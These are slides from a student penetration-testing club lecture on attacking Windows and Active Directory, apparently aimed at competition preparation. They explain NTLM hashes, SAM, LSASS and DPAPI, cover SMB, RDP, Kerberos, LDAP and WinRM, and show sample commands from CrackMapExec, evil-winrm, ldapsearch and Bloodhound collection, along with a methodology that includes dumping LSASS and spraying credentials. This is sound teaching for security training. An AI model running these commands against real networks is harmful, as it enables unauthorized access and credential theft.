Week 5: Hacking Windows

Windows and Active Directory

Sign-In:
https://jessh.zip/25cptcw5

SIGN IN PLEASE

https://jessh.zip/25cptcw5

whoami

Dylan Tran | @nigerald

CIS 2025

Intern @ X-Force Red

Linux @ CCDC (2021-2024)

Windows @ CPTC (2021-2024)

Next on Bronco CPTC . . .

When	What
~~July 13th~~	~~Introduction to CPP Cyber~~
~~July 20th~~	~~Intro to Penetration Testing~~
~~July 27th~~	~~Hacking Web Applications~~
~~August 3rd~~	~~Hacking Linux~~
August 10th	Hacking Windows
August 17th	Consulting
August 24th	**Tryouts**

← You are here

Agenda

1

The Basics

2

Common Services

3

Attacking AD

4

Homework

Windows

- Unquoted Service Path
- **Password Dumping***
- AlwaysInstallElevated
- Dll Hijacking/Sideloading
- **Version Exploitation***
- **Pass the Hash***
- Privilege Token Abuse
- Weak Registry Permissions

**What we will cover*

Active Directory

- SMB share enumeration
- Poisoning
  - DHCPv6, LLMNR, IPv6
  - NetNTLMv1 / NetNTLMv2
- Authentication Coercion
  - PetitPotam, DFSCoerce, PrinterBug,
- Pre2k Machine Accounts
- **AS-REProasting***
- **AD CVEs (ZeroLogon, NoPAC, EB, etc.)***
- Password Spraying
- GPPPasswords
- MSSQL
- NTLM Relay
  - SMB, HTTP -> LDAP -> RBCD, ESC8
- Unconstrained/Constrained/Resource Based Constrained Delegation
- **Kerberoasting***
- ADCS
- Trusts
- **DPAPI***
- **LDAP Enumeration via Bloodhound***

**What we will cover*

1

The Basics

File System

Similar to Linux

- Directories use backslashes (\)

Filesystem Root is usually C:\

- Directories and files are case insensitive
  - c:\bruh.exe == c:\BRUH.exe

Windows Credentials

LM -> Old, extremely weak hashing from windows. Mostly unused

AAD3B435B51404EEAAD3B435B51404EE

NT -> The equivalent of a password in Windows. Not as weak, but still weak hash.

bruh -> A39AD1E1DBA3ED1489E54FE4FAF2AC59

NTLM -> The LM + : + NT hash

AAD3B435B51404EEAAD3B435B51404EE:A39AD1E1DBA3ED1489E54FE4FAF2AC59

NetNTLMv1/2 -> When Authenticating over Network


SAM -> Security Accounts Manager, LOCAL credentials

LSA -> Local Security Authority, service creds, domain cached, SYSTEM creds

LSASS -> Local Security Authority Server Service, a process that handles authentication

NT LAN Manager (NTLM)

Challenge/Response Process



Authentication Request

Client sends username

NTLM Challenge

Host sends random number

NTLM Response

Client answers with hashed password

Confirmation/Denial

Host enables or blocks access

IONOS

Windows Credentials II

SAM ⇒ Security Access Manager

Registry ⇒ HKLM\SAM

File => C:\Windows\System32\config\SAM

Local Security Subsystem Service: LSASS

Handles and stores logon information in memory

NTDS.DIT

AD database, including hashes

AND DPAPI

Data Protection API

Microsoft's built-in symmetric cryptography

Intended as an easy solution for encrypting sensitive information


User/System secrets are involved in the encryption

Examples Use cases

- Scheduled Task Credentials
- Saved browser passwords

THE
SAM
THE
LSA
and THE
LSASS
AND DPAPI
imgflip.com

Active Directory



02

Common Services & Interacting with Them

Common Windows Services


- SMB – Port 445 TCP
- RDP - Port 3389 TCP

SMB: 445 TCP

File share service/protocol

Share resources over network


Credentials OR null/guest authentication



```
smb: \Program Files (x86)\> cd "Microsoft OneDrive"
smb: \Program Files (x86)\Microsoft OneDrive\> ls
  .                                     D        0  Wed Mar 13 02:11:31 2019
  ..                                    D        0  Wed Mar 13 02:11:31 2019
  OneDriveSetup.exe                     A 20466392  Thu Feb  7 19:55:11 2019
  passwords.txt                         A       19  Wed Mar 13 02:11:31 2019

                31431167 blocks of size 4096. 23684287 blocks available
```

<u>**If admin privileges, can obtain command execution**</u>




```
root@kali:~# cme smb 172.16.27.132 -u 'administrator' -p 'password' -X '$PSVersionTable'
SMB         172.16.27.132   445    AVTEST           [*] Windows 7 Home Premium 7601 Service Pack 1
g:False) (SMBv1:True)
SMB         172.16.27.132   445    AVTEST           [+] AVTEST\administrator:password (Pwn3d!)
SMB         172.16.27.132   445    AVTEST           [+] Executed command
SMB         172.16.27.132   445    AVTEST           Name                           Value
SMB         172.16.27.132   445    AVTEST           ----                           -----
SMB         172.16.27.132   445    AVTEST           CLRVersion                     2.0.50727.5420
SMB         172.16.27.132   445    AVTEST           BuildVersion                   6.1.7601.17514
SMB         172.16.27.132   445    AVTEST           PSVersion                      2.0
SMB         172.16.27.132   445    AVTEST           WSManStackVersion              2.0
SMB         172.16.27.132   445    AVTEST           PSCompatibleVersions           {1.0, 2.0}
SMB         172.16.27.132   445    AVTEST           SerializationVersion           1.1.0.1
SMB         172.16.27.132   445    AVTEST           PSRemotingProtocolVersion      2.1
root@kali:~#
```

RDP: 3389 TCP

Remote Desktop Protocol

Remotely access a computer with GUI




```
linux@kamarada-pc:~> rdesktop 10.0.0.251
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you h
?
Connection established using SSL.
```

Common AD (DC) Services

- DNS - Port 53 TCP/UDP
- Kerberos - Port 88 TCP
- LDAP – Port 389,636,3268,3269 TCP
- Winrm - Port 5985,5986 TCP

Kerberos: 88 TCP



Step 1. Authentication Server Request (KRB_AS_REQ)

Step 2: Authentication Server Reply (KRB_AS_REP)

Step 3: Ticket Granting Service Request (KRB_TGT_REQ)

Step 4: Ticket Granting Service Reply (KRB_TGT_REP)

Step 5: Application Request (KRB_AP_REQ)


Step 6: Service Authentication (OPTIONAL)

LDAP: 389,636,3268,3269 TCP

Language of Active Directory

Authorization, Identification of AD Objects

Syntax example: “cn=jdoe, ou=People, dc=example, dc=com” ldapsearch -x -D '<DOMAIN>\<username>' -w '<password> -H ldap://<FQDN or IP> -b "dc=subdomain,dc=TLD"




```
kubuntu@kubuntu-client:/$ ldapsearch -x -H ldap://192.168.178.29 -b "dc=devconnected,dc=com"
# extended LDIF
#
# LDAPv3
# base <dc=devconnected,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# devconnected.com
dn: dc=devconnected,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: devconnected
dc: devconnected
```

WinRM: 5985 TCP

Windows Remote Management

Requires credentials for a user with the privilege



```
┌──(kali㉿kali)-[/opt]
└─$ evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169 -s /home/kali/Downloads

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105
```

03

Operating in AD

Methodology (Short)

- Its all about context
    - Whoami
        - What can I do
    - Who are they
        - What can they do
    - How can I get from A to B

Methodology (Long)

1. Locate the domain controller
2. Find the Windows hosts on the network
3. Low Hanging Fruit
    a. CVEs
    b. SMB Shares
    c. Cred Spraying
4. AD Services
    a. Does the port require auth?
        i. NULL/GUEST Auth? What creds do I have?
    b. Do I have a domain context?
        i. What access do these creds give me?
        ii. What privileges do I have on the domain? BLOODHOUND!!
        iii. Low Hanging fruit
            1. Roasts
            2. User descriptions
    c. Do I have local admin?
        i. SMB command execution via smb/wmi/schedule tasks.
        ii. DUMP LSASS/SAM/LSA/DPAPI AND SPRAY!

Initial Access

Version Exploits

Windows/AD has many initial access/privilege escalation vulns on older versions.

Eternal Blue (MS17-010)

Zero Logon (CVE 2020-1472)

These won't be covered but are pretty iconic

MS08-067

BlueKeep

Proxy(not)shell

Eternal Blue (MS17-010)

Description:
An exploit that exploits outdated Windows hosts running SMBv1.

Requirements:
- Network access
- Credentials*
- SMBv1 enabled and outdated Windows

Gain:
- SYSTEM access to machine

Zero Logon (CVE 2020-1472)

Description:
An exploit that exploits outdated Domain Controllers.

Requirements:

- Network access
- Domain Controllers pre 2020.

Gain:

- Full control of domain

Privilege Escalation / Post Exploitation

Bloodhound

Description:
Sniff out AD attack paths


Requirements:

- Network access
- Valid credentials

Gain:

- Information! Attack paths!

```
nxc ldap 192.168.1.5 -u [user] -p [pass] --bloodhound -c all
```


MRLKY@HTB.LOCAL
CanPSRemote
GetChangesAll
1
